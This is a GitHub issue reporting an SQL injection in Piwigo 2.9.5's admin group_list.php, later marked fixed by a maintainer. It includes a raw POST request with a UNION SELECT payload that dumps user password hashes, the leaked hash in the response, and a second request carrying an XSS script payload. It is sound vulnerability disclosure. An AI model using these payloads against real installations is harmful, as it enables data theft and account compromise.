

New issue

Jump to bottom

SQL injection in group_list.php #1009

Closed zongdeiqianxing opened this issue on May 5, 2019 · 1 comment

Assignees



Labels

Section: Security

Milestone

2.10.0RC1

zongdeiqianxing commented on May 5, 2019

An SQL injection has been discovered in the administration panel of Piwigo v2.9.5. The vulnerability allows remote attackers that are authenticated as administrator to inject SQL code into a query and display. This could result in full information disclosure.

The vulnerability was found in the 'delete' method in admin/group_list.php, because it does not validate and filter the '\$group' parameter when it gets the parameters. And the vulnerability could query any data in the database and display it on the page.

In the figure, I obtained the encrypted password of the user table.

Request

Raw Params Headers Hex

```
POST /admin.php?page=group_list HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=group_list
Content-Type: application/x-www-form-urlencoded
Content-Length: 558
Cookie: pwg_id=bx8q9b8mbcbq99bhcqdf1q20
Connection: close
Upgrade-Insecure-Requests: 1

pwg_token=c69bbbd800d395b2bb36a9df5562b07a8group_selection%5B%5D=33%20UNION%20(SELECT%20password%20FROM%20piwigo_users)&selectAction=delete&rename_2=g1&rename_3=g2&merge=%E5%9C%A8%E9%80%99%E8%BC%B8%E5%85%A5%E6%96%B0%E7%9A%A4%E7%BE%A4%E7%B5%84%E5%88%A5%E5%90%80%E7%9A%B1&confirm_deletion=1&duplicate_2=%E5%9C%A8%E9%80%99%E8%BC%B8%E5%85%A5%E6%96%B0%E7%9A%B1&confirm_deletion=1&duplicate_3=%E5%9C%A8%E9%80%99%E8%BC%B8%E5%85%A5%E6%96%B0%E7%9A%A4%E7%BE%A4%E7%B5%84%E5%88%A5%E5%90%80%E7%9A%B1&submit=%E6%87%89%E7%94%A8%E5%8B%95%E4%B0%9C
```

Response


Raw Headers Hex

```
</div>

<ul class="HelpActions">
  <li><a href="/admin/popuphelp.php?page=group_list" onclick="popuphelp(this.href); return false;" title="幫助"></a></li>
</ul>
<div class="eiw">
  <div class="infos">
    <div class="eiw-icon icon-ok"></div>
  </div>
  <div>刪除 "$P$Gp5WKZnD3cC4pIO4p5zA0Isz8NsILv1" 群組</div>
</div>
</div>

<div class="titrePage">
  <h2>群組管理</h2>
</div>

<p class="showCreateAlbum" id="showAddGroup">
  <a class="icon-plus-circled" href="#" id="addGroup">增加群組</a>
</p>
```



另一本Piwigo相片集

root 瀏覽畫廊 Dark

Dashboard

- 相片
- 相冊
- 用戶
- 管理
- 群組
- 通知
- 插件
- 工具
- 設定

群組

刪除 "\$P\$Gp5WKZnD3cC4pIO4p5zA0Isz8NsILv1" 群組

增加群組

g1
0 會員

g2
0 會員

zongdeiqianxing commented on May 31, 2019

Author

POST /admin.php?page=group_list HTTP/1.1
Host: 10.150.10.186:30001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30001/admin.php?page=group_list
Content-Type: application/x-www-form-urlencoded
Content-Length: 430
Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=hb609s43hqj1iqrkvlrvgne5q7
Connection: close
Upgrade-Insecure-Requests: 1

pwg_token=036e74fc33b5eee65c74f44b98c09e138&group_selection%5B%5D=1&selectAction=delete&rename_1=1%3E%3Cscript%3Ealert%28%2Fgroup%2F%29%3C%2Fscript%3E&merge=%E5%9C%A8%E9%80%99%E8%BC%B8%E5%85%A5%E6%96%B0%E7%9A%84%E7%BE%A4%E7%B5%84%E5%88%A5%E5%90%8D%E7%A8%B1&confirm_deletion=1&duplicate_1=%E5%9C%A8%E9%80%99%E8%BC%B8%E5%85%A5%E6%96%B0%E7%9A%84%E7%BE%A4%E7%B5%84%E5%88%A5%E5%90%8D%E7%A8%B1&submit=%E6%87%89%E7%94%A8%E5%8B%95%E4%BD%9C



 **plegall** added this to the **2.9.6** milestone on May 31, 2019

 **plegall** self-assigned this on Aug 12, 2019

 **plegall** closed this as completed in [4932bc5](#) on Aug 12, 2019

  **plegall** changed the title ~~Pwigo v2.9.5 - SQL injection in group_list.php~~ SQL injection in group_list.php on Aug 12, 2019

  **plegall** added the `Section: Security` label on Aug 12, 2019

  **plegall** modified the milestones: **2.9.6**, **2.10.0RC1** on Aug 12, 2019

Assignees

 **plegall**

Labels

`Section: Security`

Projects

None yet

Milestone

2.10.0RC1

Development

No branches or pull requests

2 participants

